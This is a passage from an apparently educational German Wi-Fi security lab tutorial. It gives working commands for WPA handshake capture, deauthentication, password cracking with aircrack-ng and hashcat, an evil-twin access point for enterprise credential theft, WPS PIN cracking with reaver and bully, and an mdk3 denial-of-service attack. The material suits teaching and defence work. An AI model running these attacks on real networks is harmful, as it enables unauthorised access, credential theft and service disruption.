Der Adapter sollte als Interface, meist `wlano` oder `wlan1` (meist bei einem externen WLAN-Adapter), angezeigt werden. Im Folgenden muss bei allen

Befehlen die Interface-Bezeichnung mit der hier Angezeigten ersetzt werden, da sie sich von Rechner zu Rechner abhängig von der Anzahl der installierten WLAN-Adapter unterscheiden kann.

2. Exkurs MAC-Spoofing

Im Sinne von Wireless Security sollte man sich immer im Klaren sein, dass ein Angreifer immer in der Lage ist seine MAC-Adresse zu verändern, weswegen dieser Absatz hier zwar aufgeführt ist aber in den Versuchsskripten nicht genutzt wird. Dieser Vorgang wird auch Spoofing genannt. Die MAC-Adresse ist eine herstellerspezifische Kennung, die fest einem Netzwerkgerät zugeordnet ist. Jede Adresse ist eindeutig. Findet man die MAC-Adresse eines Angreifers heraus, kann mit Hilfe dieser Identifikationskennung festgestellt werden, welchen Typ von Antenne er verwendet. Diese Erkenntnis kann helfen einen Angreifer zu identifizieren. Verwendet ein Angreifer nun eine gefälschte MAC-Adresse können keine Rückschlüsse auf seine Identität gezogen werden, da überall nur seine Fake-Adresse angezeigt wird. Zuerst muss dafür das WLAN Interface deaktiviert werden. Danach kann mit dem Kommando `macchanger` die Adresse geändert werden:

```
ifconfig wlanX down
```

```
macchanger -r wlanX
```

wobei wlanX (auch in den folgenden Fällen) an das verwendete WLAN-Interface angepasst werden muss.

Beim Bestätigen des Befehls, wird die eigene MAC-Adresse in eine zufällige generierte MAC-Adresse geändert und auf der Konsole angezeigt. Anschließend kann das Interface mit folgendem Befehl wieder aktiv gesetzt werden.

```
ifconfig wlanX up
```

Mit dem Befehl:

```
ifconfig wlanX
```

kann überprüft werden, ob die gespoofte MAC-Adresse auch aktiv ist. Dieser Schritt wird im Vorführskript übersprungen.

3. Das Interface in den Monitor Mode versetzen

Damit mit dem WLAN Adapter Pakete aufgezeichnet werden können, muss sich der Adapter im Monitoring Mode, oder auch Packet Injection Mode genannt, befinden.

Dies wird mit folgendem Befehl erreicht:

```
airmon-ng start wlanX
```

Mit dem Befehl

```
airmon-ng check kill
```

werden alle andere Prozesse beendet, die auch auf den Netzwerkadapter zugreifen können. So können Konflikte beim Zugriff auf die Ressource vermieden werden.

4. Aufzeichnen der WLAN Pakete mit `airodump-ng`

Im nächsten Schritt werden die WLAN Pakete aus der Umgebung aufgezeichnet. Damit möchte man einen Handshake zwischen dem zu hackenden Access Point und einem Client aufzeichnen. Anhand dessen kann anschließend das Passwort herausgefunden werden. Der Name des WLANs ändert sich hier für gewöhnlich es ist also eine weitere Runde mit `ifconfig` sinnvoll, um sicherzustellen, dass man den korrekten WLAN-Namen verwendet. Mit dem folgenden Befehl können wir nun in den Aufzeichnungsmodus umschalten:

```
airodump-ng -b a wlanXmon
```

- `-b a` Führe den Scann im 5 GHz Band durch

Sollten keine Daten aufgezeichnet werden, dann sollte der Adapter mehrmals aus- und wieder eingesteckt werden. Nach einem Reconnect muss der Adapter natürlich wieder in den Monitoring Modus versetzt werden. Hat alles soweit geklappt, sollten alle erreichbaren SSIDs mit ihren jeweiligen Sendern angezeigt werden. Als nächstes sollte die MAC-Adresse und der verwendete Kanal des zu hackenden APs, sowie die SSID notiert werden. Anschließend kann durch einen neuen `airodump-ng` Durchlauf mit der MAC und dem Kanal als Parameter (nähere Infos unter `man airodump-ng` abrufbar) der Scann eingeschränkt werden. Zusätzlich kann auch der Name der Ausgabedatei festgelegt werden. Der Befehl sieht dann in etwa wie

nachfolgend aus:

```
airodump-ng -c Kanal -b a --bssid BSSID --showack -w Filename wlanXmon
```

- `-c` Kanal des Ziels angeben
- `-b a` Führe den Scann im 5 GHz Band durch
- `--bssid` BSSID (MAC) des Ziels angeben
- `--showack` Erweiterte Ausgabe bezüglich ACKs
- `-w` Prefix für die Ausgabedatei angeben (z. B. SSID des Ziels)

Verbindet sich nun ein Client auf den AP, so kann der 4-way-handshake mitgelesen werden, was auch in der Konsole, in der rechten oberen Ecke, angezeigt wird. Hat dies funktioniert, ist der erste Schritt für das Hacken des Passworts abgeschlossen. Um diesen Vorgang zu beschleunigen, kann mithilfe von `aireplay-ng` ein Verbindungsabbruch eines Clients erzwungen werden, wodurch dieser sich erneut mithilfe eines 4-way-handshakes verbinden muss. Dazu wird folgender Befehl verwendet:

```
aireplay-ng --deauth 100 -a router_bssid wlanXmon
```

- `--deauth` Attackmode Deauth auswählen, mit Anzahl der zu sendenden Pakete
- `-a` Angabe der BSSID

5. Cracken des Passworts

Zum Cracken des Passworts werden nachfolgend zwei Tools verwendet und vorgestellt.

8.5.1.3 Cracken des Passwortes mittels aircrack-ng

1. Dictionary Attacke mit `aircrack-ng`

Dazu wird ein Dictionary File mit allen Passwörtern benötigt, die auf Übereinstimmung mit dem PSK gecheckt werden sollen. Im Projekt-Verzeichnis sollte bereits ein Beispiel-Dictionary mit den Passwörtern der Vorführgeräte vorbereitet sein. Mit folgendem Befehl kann der Dictionary-Angriff gestartet werden:

```
aircrack-ng -w dict.file -b BSSID File.cap
```

- `-w` Angabe des Dictionarys
- `-b` Angabe der BSSID des Ziels

2. Bruteforce Angriff mit `aircrack` und `crunch`

```
crunch 8 12 abcdeABCDE | aircrack-ng --bssid BSSID -w- hack-wifi-01.cap
```

- `8 12` Minimale und Maximale Passwortlänge
- `abcdeABCDE` Verwendete Zeichen
- `--bssid` Angabe der BSSID des Ziels
- `-w` Pfad zur Wordlist (- steht dabei für die Standardeingabe)

8.5.1.4 Cracken des Passwortes mittels hashcat

Bei `hashcat` handelt es sich wohl um den derzeit schnellsten Passwortcracker auf dem Markt. Wir verwenden ihn als Alternative zu `crunch`. Das Entschlüsseln mit `hashcat` wird in den beiliegenden Versuchsskripten nicht verwendet. `Hashcat` verwendet die GPU, was bei Notebooks und virtuellen Umgebungen zu Problemen führt. Der Vollständigkeit wegen wurde `hashcat` dennoch aufgeführt und kann bei Interesse mit den nachfolgenden Befehlen getestet werden, wenn die verwendete Grafikkarte mit `hashcat` kompatibel ist. Wichtig ist auch, dass eine dedizierte Grafikkarte benötigt wird. Mit dem nachfolgendem Befehl wird die cap-Datei in eine hccap-Datei umgewandelt, was der erste Schritt zur Nutzung von `hashcat` ist.

```
aircrack-ng Filename.cap -J newFilename
```

Filename.cap = Pfad bzw. Name des alten .cap files

Pfad bzw. Name des neuen .hccap file

Mit `hashcat --help` kann eine Hilfeseite aufgerufen werden in welcher der Befehl, die Parameter und die Verwendung genauer erläutert werden. Falls Probleme auftreten oder detailliertere Einstellungen vorgenommen werden sollen, kann die Hilfeseite die erste Anlaufstelle sein.

1. Dictionary-Attacke mit `hashcat`

```
hashcat -m 2500 capture.hccap dict.txt
```

`-m 2500` = Anweisung, dass ein WPA/WPA2 Key gecrackt werden soll

caputre.cap = Pfad bzw. Name des hccap file

dict.txt = Pfad bzw. Name des dictionary file

Anschließend wird das Dictionary genutzt, um das Passwort zu finden. Mit Enter kann der aktuelle Status des Vorgangs abgefragt werden.

2. Brute-force-Angriffe mit `hashcat`

```
hashcat -m 2500 -a3 capture.hccap ?d?d?d?d?d?d?d (?d = 0-9)
```

Bei der Brute-force-Angriffe werden alle Kombinationen von Buchstaben bis zu einer bestimmten Länge getestet. Als letzter Parameter kann eine Art Maske angegeben werden, mit welcher die Länge und die zu testenden Ziffern, Buchstaben und Zeichen festgelegt werden. Im Beispiel werden alle bis zu neun stelligen Zahlenkombinationen von `hashcat` durchprobiert.

3. rule-based Angriffe mit `hashcat`

```
hashcat -m 2500 -r /usr/share/hashcat/rules/best64.rule capture.hccap dict.txt
```

- `-m 2500` Art des Hashes (2500 für WPA/WPA2)
- `-r` Verwende rule-based Angriff und anschließende Pfadangabe

Rule-based Angriffe gehören zu den komplizierteren Angriffsarten. Dabei wird ein normaler Dictionary-Angriff gefahren, aber mit Regeln erweitert. Die Regeln sind wie eine Art Programmiersprache für die Generierung von Passwörtern. Es gibt Funktionen mit denen Passwortkandidaten bearbeitet, mit anderen Wörtern verknüpft oder bestimmte Kombinationen übersprungen werden können. Regeln zu schreiben kann sehr aufwändig sein und erfordert viel Wissen über Passwörter. Daher kann für die ersten Versuche auch die `best64.rule` Regel verwendet werden, die standardmäßig bei `hashcat` dabei ist.

8.5.2 Enterprise Mode

Der Enterprise-Mode wird in den meisten Fällen in Unternehmen eingesetzt. Falls hier ein Client Verbindung mit dem AP herstellt, sperrt der AP erst einmal die

Nutzung des WLANs und lässt nur Authentifizierungsverkehr durch. Nun muss sich der Client mittels EAP authentifizieren. Ist diese Authentifizierung erfolgreich, dann geschieht die Schlüsselverteilung wie oben im Personal-Mode vorgestellt. WLAN-Netze im Enterprise-Mode benutzen das Extensible Authentication Protocol (EAP). Es gibt verschiedenste Implementierungen dieses Protokolls. Eine sehr weit verbreitete Implementierung ist PEAP (Protected EAP). Diese wird auch im kommenden Angriffstutorial genutzt.

8.5.2.1 Schwachstelle: Challenge-Response-Verfahren

Um einem Nutzer Zugang zum Netz zu gewähren erhält dieser während des Verbindungsaufbaus eine Zufallszahl vom AP/RADIUS-Server als Challenge. Diese wird dann zusammen mit dem Passwort, das sowohl Server als auch Client bekannt ist, gehasht und an den Server zurück übertragen. Dieser prüft den Hash zu ein erneutes Berechnen und gewährt bei Übereinstimmung Zugang zum Netz.

Versucht nun ein Angreifer Zugang zum Netz zu erhalten, versucht er valide Credentials eines Netzteilnehmers zu knacken. Hierzu muss ein zweiter Hotspot (im weiteren Fake-AP bezeichnet), der unter der Kontrolle des Angreifers ist, aufgesetzt werden der identisch zum Originalhotspot ist. Wenn nun ein Client fälschlicherweise den Fake-AP für ein Original hält und einen Verbindungsaufbau startet, schickt der Angreifer eine Challenge und erhält eine Response. Aus dieser kann dann mittels eines Wörterbuch-Angriffs das Passwort der Clients extrahiert werden.

Die Verwechslung der APs kann aber dadurch ausgeschlossen werden, dass Clients die vom AP zur Verfügung gestellten Zertifikate auf Validität überprüfen. In Realität ist diese Funktion aber vor allem bei Mobilgeräten oftmals deaktiviert, weil hierzu erst das Serverzertifikat in das Gerät importiert werden muss.

8.5.2.2 Cracking eines WPA/WPA2-Netzes im Enterprise Mode

Um die Zugangsdaten eines Nutzers eines Enterprise-Mode WLANs zu erhalten, muss ein Fake-AP mit denselben Daten wie ein Original-AP in Reichweite von Clients platziert werden. Dieser AP sollte idealerweise die Originale an Signalstärke übertreffen, um Verbindungsversuche von Clients zu provozieren.

1. Installation eines Enterprise RADIUS-Servers

HINWEIS: Dieser Schritt ist nur durchzuführen, falls das Tutorial entweder außerhalb der Security-Workbench ausgeführt wird, oder im Unterverzeichnis `WIFI/` der Workbench kein Verzeichnis `hostapd-X.X/` existiert.

Für die Installation der RADIUS-Server-Software wurde das Skript

`Enterprise-ServerInstall.sh` im Verzeichnis `WIFI/` abgelegt. Diese Skript installiert neben wenigen Libraries den Deamon `hostapd`. Dieser implementiert einen RADIUS-Authentifizierungsserver.

Falls es zu Problemen bei der Installation des `hostapd`-Deamons kommt, können auch die Archive mit der Kennzeichnung `_Enterprise` entpackt werden und die benötigten Libraries (`libssl-dev` `libnl-3-dev` und `libnl-genl-3-dev`) per `apt-get install` installiert werden.

2. Information Gathering

Um einen Fake-AP aufzusetzen, der Nutzern eines Enterprise-Netzes vor-
täuscht ein echter AP dieses WLAN-Netzes zu sein, muss ein Original-AP so
gut wie möglich kopiert werden. Hierzu werden Informationen bzgl. SSID,
Kanalnummer und angewendete WPA-Verfahren benötigt. Diese können mit
dem Befehl `airodump-ng [wlanX]` ermittelt werden. Der Adaptername `wlanX`
sollte zuvor per `ifconfig` abgefragt werden, falls noch nicht bekannt.

3. Manipulation der Interfaces-Konfiguration

Nachdem alle benötigten Informationen gesammelt sind, kann mit dem
eigentlichen Angriff begonnen werden. Zuerst muss die Interfaces-Datei
des Betriebssystems so angepasst werden, dass die Steuerung des WLAN-
Adapters an den Netzwerkmanager delegiert wird:

In der Datei `/etc/network/interfaces` muss folgende Zeile hinzugefügt oder
angepasst werden: `iface wlanX inet manual`

4. Konfiguration des RADIUS-Servers

Sobald die Interfaces-Konfiguration abgeschlossen ist, muss in der Da-
tei `hostapd-wpe.conf` die RADIUS-Server-Konfiguration angepasst werden.
Die Konfigurationsdatei befindet sich im Unterverzeichnis `WIFI/` unter
`hostapd-X.X/hostapd/`.

Folgende Anpassungen müssen erfolgen:

- Zeile 11: `interface=wlanX`, wobei `wlanX` durch den korrekten Adapter-
namen ersetzt werden muss.
- Zeile 14: Auskommentieren der Zeile `driver=wired`, da ein WLAN-
Interface genutzt wird.
- Zeile 25: Anpassen der SSID des Fake-AP unter `ssid=[AP-SSID]`
- Zeile 27: Anpassen des Kanals des Fake-AP unter `channel=[Kanal-Nummer]`
- Zeile 49: Anpassen der verwendeten WPA-Version des Fake-AP unter
`wpa=[1 für WPA oder 2 für WPA2]`

5. Starten des Fake-AP

Da nun alle Konfigurationen erfolgt sind, kann der Fake-AP in Betrieb genommen werden und auf die ersten Opfer gewartet werden. Der Fake-AP lässt sich komfortabel mit dem Skript `startFakeAP.sh` gestartet werden. Dieses startet den `hostapd`-Daemon mit der zuvor festgelegten Konfiguration. Bei jedem Authentifikationsversuch wird nun auf der Konsole die gesendete Challenge und erhaltene Response ausgegeben.

6. Cracken des Passwortes

Um nun aus der aufgenommenen Challenge und Response das Passwort zu extrahieren, muss ein Brute-force- oder Wörterbuch-Angriff durchgeführt werden.

Ein Wörterbuch-Angriff kann beispielsweise mittels `asleap` erfolgen:

```
asleap -C [challenge] -R [response] -W [Dictionary-Datei]
```

Hinweis: Es kann zu einer Umkodierung der Wörterbuchdatei kommen, falls diese mit einem graphischen Texteditor wie Leafpad geöffnet wird. Änderungen an den Wörterbuchdateien sollten aus Kompatibilitätsgründen daher im Idealfall in der Konsole bspw. per `nano` oder `vi` erfolgen.

8.5.3 Fazit

Mit WPA wurde schnell eine Alternative zu WEP geboten, die aber auf Kompatibilität fokussiert war. Erst mit WPA2 kam durch die zwingende Verwendung komplexer Kryptoalgorithmen die gewünschte Sicherheit.

Grundsätzlich sind jedoch beide Verfahren nur so sicher, wie die verwendeten PSKs. Mit ausreichend langer Ausdauer eines Angreifer kann also der PSK des Netzes extrahiert werden.

Bei der Verwendung von WPA/WPA2 im Enterprise-Mode sollte besonders auf sichere Passwörter geachtet werden. Hier kann ein Angreifer nicht nur Zugang zum Netz erhalten, sondern kann sich auf bei eventuell im Netz laufenden Diensten anmelden. Wenn ein Client sich fälschlicherweise mit einem Fake-AP verbindet kann ein Angreifer auch hier mit entsprechendem Zeitaufwand die Zugangsdaten erhalten.

8.6 WPS

WPS (Wi-Fi Protected Setup) ist ein Standard zum Verbindungsaufbau mit einem WLAN. Das Ziel von WPS ist es, das Hinzufügen von Geräten in ein bestehendes Netzwerk zu vereinfachen. Die oft komplexere Vorgehensweise anderer Verfahren und Standards soll so umgangen werden, ohne auf ausreichende Sicherheit zu verzichten.

Die grundlegende Funktionsweise von WPS lässt sich auf drei primäre Ansätze darstellen: Push-button Methode, Pin-Eingabe und NFC (Near Field Communication). Push-button ist die vorgeschriebene Variante, die anderen beiden Möglichkeiten sind optional, sind aber nicht auf allen Geräten verfügbar.

Die Varianten werden hier näher beschrieben:

- **Push-button Konfiguration:** Bei der Push-button Variante wird mit einem Knopfdruck für eine bestimmte Zeit Zugang zu einem WLAN ermöglicht. Zu diesem Zeitpunkt können sich alle Geräte die sich in Reichweite des WLANs befinden verbinden. Der Knopf muss nicht unbedingt physischer Natur sein sondern kann auch softwareseitig sein. Das gerade hier Probleme auftreten können, in Gebieten wo sich viele WLAN-fähige Geräte befinden muss wohl nicht extra erwähnt werden.
- **PIN Eingabe:** Bei dieser Variante wird vom WLAN-Router ein Pin bereitgestellt mit dem sich ein Gerät im WLAN anmelden kann. Es ist sowohl möglich, dass dynamisch vom Gerät ein Pin bereitgestellt wird oder, dass ein einzigartiger Pin vom Router bereitgestellt wird. Der Pin soll problematische Verbindungen verhindern und eine zusätzliche Sicherheit bieten damit sich nicht einfach jedes Gerät in Reichweite verbinden kann, sollte die Push-button Methode angewendet werden. Wie der Authentifizierungsprozess des Pin-Verfahrens genau funktioniert wird später erklärt.
- **Near Field Communication (NFC):** NFC kann genutzt werden ohne eine manuelle Eingabe ein Gerät in ein WLAN aufzunehmen. Hier muss sehr intensiv darauf geachtet werden, dass Sicherheitsmaßnahmen getroffen werden, damit sich nicht unbekannte oder gefährliche Geräte mit dem WLAN verbinden.

8.6.1 Authentifizierung per Pin-Eingabe

Die Authentifizierung per WPS-Pin sieht die Eingabe einer acht stelligen Zahlenfolge auf dem WLAN-Client vor. Hiermit kann eine mögliche sehr komplexe WPA-Passwordeingabe vermieden werden. Die WPS-Pin-Methode sieht vor, dass das

WLAN-Passwort dem WLAN-Client mitgeteilt wird, wenn eine korrekte WPS-Pin eingegeben wurde. Dabei übermittelt der WLAN-Router dem Client ein Einrichtungspaket mit dem WLAN-Passwort, also dem WPA/WPA2 Schlüssel.

Folgender Vorgang zeigt den Ablauf einer Authentifizierung bei der WPS-Pin-Eingabe:

1. Der WLAN-Client bittet den WLAN-AP um eine WPS-Pin-Authentifizierung.
2. Anschließend tauschen beide den Schlüssel für die Transport-Verschlüsselung per Diffie-Hellman aus.
3. Die Authentizität des WLAN-APs muss vom Client geprüft werden, weil sich ein fremder AP die Pin abgreifen könnte. Das heißt, der Client muss sicherstellen, dass er mit dem richtigen AP die WPS-Authentifizierung durchläuft und nicht mit einem AP, der zufällig den gleichen Namen hat.
4. Der AP packt je eine vierstellige Pin-Hälfte (mit Zufallszahl gehasht), der insgesamt achtstelligen Pin, in einen verschlüsselten Container und schickt sie an den WLAN-Client. Der kann damit allerdings noch nichts anfangen.
5. Der Client schickt jetzt die erste Hälfte seiner Pin transportverschlüsselt an den AP.
6. Wenn dieser erste Teil der Pin korrekt ist, dann schickt der AP die Zufallszahl für die erste Pin an den Client.
7. Der Client kann daraufhin die erste Pin (mit Zufallszahl gehasht) verifizieren. Er weiß dann, ob er mit dem richtigen AP verbunden ist.
8. Dann schickt der Client die zweite Hälfte seiner Pin transportverschlüsselt an den AP.
9. Wenn auch der zweite Teil der Pin korrekt ist, dann bekommt der WLAN-Client vom AP die zweite Zufallszahl und das WLAN-Passwort.
10. Mit der zweiten Zufallszahl verifiziert der Client auch den zweiten Teil der Pin, die er vom AP bekommen hat.
11. Wenn diese korrekt ist erfolgt die Anmeldung mit dem WLAN-Passwort per WPA/WPA2.

8.6.2 Schwächen von WPS

Das Aktivieren der WPS-PIN-Methode im Access Point führt bei vielen Modellen dazu, dass ein fremdes Gerät über eine Brute-Force-Methode innerhalb weniger Stunden eine Verbindung herstellen kann und somit auch den Sicherheitsschlüssel unabhängig von dem verwendeten Verschlüsselungsverfahren erhält.

Durch einen verbreiteten Fehler in der Implementierung ist es dabei oft nur nötig, eine vierstellige sowie eine dreistellige PIN zu erwürfeln, was die Zahl der Möglichkeiten deutlich verringert. Bei einer Verbindung mittels WPS kann nahezu unmittelbar nach Herstellung der Verbindung das zum Access Point gehörige Wi-Fi-Passwort als Klartext ausgelesen werden. Es ist daher ratsam, die Funktion nicht oder nur als letzte Möglichkeit zu aktivieren, die Anmeldung des Geräts zu prüfen und WPS danach wieder abzuschalten. Nach der Anmeldung sollte auf Anzeichen von unbefugtem Zugriff auf das Netzwerk geachtet und gegebenenfalls das Wi-Fi-Passwort neu gesetzt werden.

Bei einigen der betroffenen Access Points ist die WPS-Funktion, obwohl sie in den Einstellungen deaktiviert wurde, weiterhin aktiv. Außerdem bieten auch einige ältere Modelle die Möglichkeit einen Pin selbst zu bestimmen was ebenfalls problematisch sein kann wenn man einen zu einfachen Pin wählt.

8.6.3 Cracking des WPS-Schlüssels

Folgender Vorgang soll den Ablauf des Hackvorgangs beim WPS-Verfahren zeigen:

8.6.3.1 Check des WLAN-Interfaces

Falls ein externer Adapter verwendet wird, muss folgendes beachtet werden. Zuerst muss geprüft werden, ob der eingesteckte USB WLAN-Adapter erkannt wird und somit einsatzbereit ist, falls dieser verwendet wird. Dazu muss das Terminal öffnen in Kali Linux öffnen und den Befehl `ifconfig` eingeben.

Der Adapter sollte als Interface, meist `WLANo` oder `WLAN1` (meist bei einem externen WLAN-Adapter), angezeigt werden. Im Folgenden muss bei allen Befehlen die Interface-Bezeichnung mit der hier angezeigten ersetzt werden, da sie sich von Rechner zu Rechner unterscheiden kann.

8.6.3.2 Das Interface in den Monitor Mode versetzen

Damit im WLAN Pakete aufgezeichnet werden können, muss sich die WLAN-Karte oder der Adapter im Monitor Mode befinden.

Dies wird mit folgendem Befehl erreicht:

```
airmon-ng start wlanX
```

Zusätzlich wird nach dem Versetzen in den Monitor Mode erneut der Name des WLAN-Adapters mit `ifconfig` nachgesehen, da sich der Name des Adapters ändern kann. Mit dem Befehl `airmon-ng check kill` werden zusätzlich alle laufenden Prozesse, die Probleme verursachen könnten, beendet.

8.6.3.3 Scannen der WLANs `airodump-ng`

Im nächsten Schritt werden die WLAN Pakete aus der Umgebung aufgezeichnet. Damit möchte man einen Handshake zwischen dem zu hackenden Access Point und einem Client aufzeichnen. Anhand dessen kann anschließend das Passwort herausgefunden werden. Der Name des WLANs ändert sich hier für gewöhnlich es ist also eine weitere Runde mit `ifconfig` sinnvoll, um sicherzustellen, dass man den korrekten WLAN-Namen verwendet. Mit dem folgenden Befehl können wir nun in den Aufzeichnungsmodus umschalten:

```
airodump-ng -b a wlanXmon
```

- Falls wir im 5GHz Bereich scannen möchten muss der Parameter `-b a` mitgegeben werden. Falls nicht, kann der Parameter einfach weggelassen werden
- `wlanXmon` steht für die SSID des eigenen Adapters im Monitor Mode

Sollten keine Daten aufgezeichnet werden, dann den Adapter mehrmals aus- und wieder einstecken. Nach einem Reconnect muss der Adapter natürlich wieder in den Monitoring Modus versetzt werden. Hat alles soweit geklappt, sollten alle erreichbaren SSIDs mit ihren jeweiligen Sendern angezeigt werden. Als nächstes sollte die MAC-Adresse und der verwendete Kanal des zu hackenden APs notiert.

8.6.3.4 Beginn des Angriffs mit `wash` und `reaver`

Zu Beginn des Angriffs muss getestet werden, ob der Zielrouter WPS unterstützt. Dies wird mit folgendem Befehl erreicht:

```
wash -i wlanXmon -c KANAL -C -s
```

- `-s` stellt den Scanner-Mode bei `wash` ein
- `-C` werden Frame-Prüfsummenfehler ignoriert

- Mit -i wird der WLAN-Adapter spezifiziert
- -c stellt den da Zielkanal

Eine mögliche Ausgabe von `wash` zeigt folgende Abbildung:




BSSID	Channel	RSSI	WPS Version	WPS Locked	ESSID
88:03:55:C3:54:1D	1	-52	1.0	No	KPN Fon
74:31:70:C8:CC:02	1	-72	1.0	No	VGV7519C8CC02
88:03:55:C3:54:1C	1	-52	1.0	No	VGV7519C9541C
74:31:70:C8:CC:03	1	-69	1.0	No	KPN Fon
74:31:70:C9:30:71	5	-68	1.0	No	KPN Fon
74:31:70:C9:30:70	5	-69	1.0	No	VGV7519C93071
FC:C8:97:83:81:82	6	-64	1.0	No	H220N8381B2
A0:EC:80:47:90:73	8	-68	1.0	No	H368N479073
74:31:70:C9:19:34	8	-66	1.0	No	VGV7519C91934
74:31:70:C9:19:35	8	-68	1.0	No	KPN Fon
1C:C6:3C:00:8D:9A	9	-63	1.0	No	VGV7519008D9A
88:03:55:94:9E:32	10	-36	1.0	No	VGV7519949E32
64:7C:34:4B:04:E8	11	-67	1.0	No	UPC3762068
14:49:E0:F7:15:F8	11	-66	1.0	No	UPC244356521

Abbildung 8.13: Wash Ausgabe

Nach der Ausgabe von `wash` wird nun die WPS-PIN geknackt und der WPA2-PSK extrahiert mit dem Aufruf von `reaver` der wie folgt lautet: `reaver -i wlanXmon -b BSSID`

- -b spezifiziert hierbei das Ziel des Angriffs das zuvor durch `wash`
- -i spezifiziert auch hier den WLAN-Adapter

Folgende Abbildung zeigt wie die Ausgabe aussieht. Das weiße Feld würde im optimalen Fall das Ergebnis enthalten.



```
[+] Switching wlan0 to channel 6
[+] Waiting for beacon from 70:54:D2:D5:98:E5
[+] Associated with 70:54:D2:D5:98:E5 (ESSID: 744edc)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 3 seconds
[+] WPS PIN: '12345670'
[+] WPA PSK: 
[+] AP SSID:
```

Abbildung 8.14: Reaver Ausgabe

8.6.3.5 Alternativer Angriff mit `bully`

Alternativ zu `reaver` bietet sich auch das Programm `bully` an mit dem der Angriff durchgeführt werden kann. Wir starten den Vorgang mit folgendem Befehl:

```
bully wlanXmon --b BSSID -e SSID -c KANAL
```

- `-b` stellt die Ziel-Mac-Adresse da
- `-c` steht für den Kanal auf dem der Access Point sendet
- `wlanXmon` steht für die SSID des eigenen Adapters im Monitor Mode
- `-e` der Name des Ziel-Access Points

Sollte das Ziel verwundbar sein für einen WPS-Angriff wird `bully` das Passwort nach einiger Zeit ausgeben.

8.6.4 Fazit

WPS ist heute ohne Zweifel immer noch von Interesse, da es eine einfache Möglichkeit bietet Geräte in ein WLAN aufzunehmen ohne ihnen den möglicherweise sehr komplexen WPA-Schlüssel zu geben. Es bietet also einen vereinfachten Weg zusätzlich zu WPA. Daneben muss jedoch klar sein, dass nach der einfachen Push-button Methode immer überprüft werden muss, ob sich Geräte im WLAN befinden die dort nichts zu suchen haben.

Die Probleme früherer Geräte mit WPS, die unter dem obigen Kapitel aufgeführt wurden sind allerdings mittlerweile behoben. Einerseits wurden laufende Schlüsselwechsel eingeführt und andererseits wurde sichergestellt, dass der Zugang bei der push-button Methode zeitlich begrenzt ist.

8.7 DoS

Ein Denial of Service-Angriff hat das Ziel, ein Netzwerk oder einen Server zu blockieren. Im Grunde basiert es einfach darauf durch eine Masse von Anfragen das Ziel zu überlasten und es im optimalen Fall zum Absturz zu bringen. Ein Erfolg ist hier also nicht Zugang zum Netz zu erhalten, sondern das Ziel möglichst lange in seinen Diensten einzuschränken, zu blockieren oder unbenutzbar zu machen. Dazu werden die zur Verfügung stehenden Programme oder Netzwerk-Ressourcen außerordentlich überbelastet, manchmal auch kollektiv von tausenden Nutzern. Große Ziele, also zum Beispiel Firmenserver die ohnehin starken Datenverkehr gewohnt sind, können nicht von einem einzigen eifrigen Angreifer mit seinem heimischen Computer in Bedrängnis gebracht werden. Außerdem wird an dieser Stelle darauf hingewiesen, dass hier von DoS-Angriffen die Rede ist, die von außerhalb des Ziel-WLANs erfolgen. DoS-Angriffe die in einem WLAN oder LAN erfolgen, werden an anderer Stelle bearbeitet.

Für den Angriff wird hier das Tool `MDK3` (Murder Death Kill 3) verwendet, welches speziell für WLAN-Netzwerke entwickelt wurde.

Zuerst müssen auch hier wieder die um den WLAN-Adapter konkurrierenden Prozesse über das Kommando `airmon-ng check kill` beendet werden. Danach versetzen wir den WLAN-Adapter in den Monitoring-Modus. Dies geschieht über das Kommando: `airmon-ng start wlanX`. Der WLAN-Adapter erhält hier für gewöhnlich einen neuen Namen mit der Form `wlanXmon`. Allerdings sei auch hier noch einmal darauf hingewiesen, dass sich der Name und eine mögliche Veränderung von System zu System unterscheiden kann.

Anschließend suchen wir uns den Ziel-Access Point aus. Dies geschieht über den Befehl: `airodump-ng wlanXmon --band abg`. Aus der von diesem Werkzeug generierten Liste notieren wir die MAC-Adresse des Ziel-Access Points (BSSID) und die Art der Verschlüsselung. Diese Informationen werden im weiteren Verlauf benötigt. Das MDK3-Tool stellt verschiedene Methoden bereit, um einen DoS-Angriff auf dem Ziel auszuführen.

8.7.1 Michael shutdown exploitation

Diese Methode nutzt einen Fehler in der TKIP-Verschlüsselung aus, um den gesamten Datenverkehr im Ziel-Netzwerk zu unterbinden. Für einen erfolgreichen Angriff muss das WLAN mit TKIP verschlüsselt worden sein.

`mdk3 wlanXmon m -t BSSID -j`. Durch den Parameter `-j` wird `mdk3` angewiesen, eine Schwachstelle in der QoS-Implementierung der TKIP-Verschlüsselung auszunutzen. Dadurch werden nur ein paar Datenpakete benötigt, um den Datenverkehr zu blockieren. `m` steht für die Art des Angriffs hier also ein Angriff auf die TKIP-

Verschlüsselung und versucht jeglichen Datenverkehr anhaltend zu stören. Mit -t wird das Ziel näher definiert.

8.7.2 Beacon Flood Mode

